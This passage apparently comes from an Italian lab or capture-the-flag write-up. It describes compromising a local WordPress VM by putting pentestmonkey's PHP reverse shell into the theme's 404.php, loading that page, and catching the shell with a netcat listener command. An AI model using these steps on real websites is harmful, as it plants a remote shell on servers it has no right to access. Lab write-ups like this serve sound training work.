
****

Da qui possiamo notare come l exploit non è andato a buon fine e sta rimane in attesa di una connessione.

A questo punto sono tornato sulla pagina web andando però nel percorso del file .php che ho modificato ( 404.php) ( vedesi riquadro verde sopra)

http://192.168.56.101/backup\_wordpress/wp-content/themes/twentysixteen/404.php

## Exploit 2 ( 3° tentativo )

Ho ripetuto gli stessi passaggi fatti nel 2 tentativo , ad esclusione di msfvenom , includendo all interno del file 404.php una php-reverse-shell (pentestmonkey)

una volta caricata la reverse-shell nel file mi metto in ascolto sulla porta impostata attraverso l utilizzo di netcat con il comando nc 192.168.56.101 -l -p 4446